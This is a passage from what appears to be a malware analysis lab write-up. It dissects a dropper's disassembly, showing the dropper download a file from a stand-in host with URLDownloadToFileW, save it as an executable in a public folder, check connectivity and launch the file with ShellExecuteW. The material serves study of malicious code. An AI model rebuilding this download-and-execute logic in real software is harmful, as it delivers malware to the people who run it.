lpszProxyBypass: Specifies the optional list of hostnames/IPs that should not be routed through the proxy	push 0
dwFlags: Options	push 0

Potential values for these can be reviewed at Microsoft Docs, but in this case the options are null other than the User-Agent.

Continuing we can also see another function is called in the form of the URLDownloadtoFileW. It appears this is the function that creates the CR433101.dat.exe file and downloads it from the *http://ssl-6582datamanger.helpdeskbros.local/favicon.ico* site:

```
push 0
push 0
push dropper.downloadfromurl.exe.4E3230        4E3230:L"C:\\Users\\Public\\Do
push dropper.downloadfromurl.exe.4E31B8        4E31B8:L"http://ssl-6582datama
push 0
call dword ptr ds:[<URLDownloadToFileW>]
```

The documentation on the API function provides insight into the information provided by the malware:

URLDownloadtoFile	
pCaller: A pointer to the controlling IUnknown interface of the calling ActiveX component	push 0
szURL: A pointer to a string value that contains the URL to download	push dropper.downloadfromurl.exe.4E31B8 4E31B8:L“http://ssl-6582datamanager.helpdeskbros.local/favicon.ico”
szFileName: A pointer to a string value containing the name or full path of the file to create for the download.	push dropper.downloadfromurl.exe.4E3230 4E3230:L “C:\\Users\\Public\\Documents\\CR433101.dat.exe
dwReserved: Reserved. Must be set to 0.	push 0
lpfnCB: A pointer to the IBindStatusCallback interface of the caller.	push 0

Potential values for these can be reviewed at Microsoft Docs.

We can see other API calls such as *InternetOpenUrl* to open http://huskyhacks.dev:

```
push dropper.downloadfromurl.exe.4E32A0   4E32A0:L"http://huskyhacks.dev
push dword ptr ds:[4E4388]
call dword ptr ds:[<InternetOpenUrlW>]
```

And *ShellExecute* to execute the newly installed executable, after confirming network connectivity:

```
push dropper.downloadfromurl.exe.4E32D0   4E32D0:L"ping 1.1.1.1 -n 1 -w
push dropper.downloadfromurl.exe.4E336C   4E336C:L"open"
push 0
call dword ptr ds:[<ShellExecuteW>]
```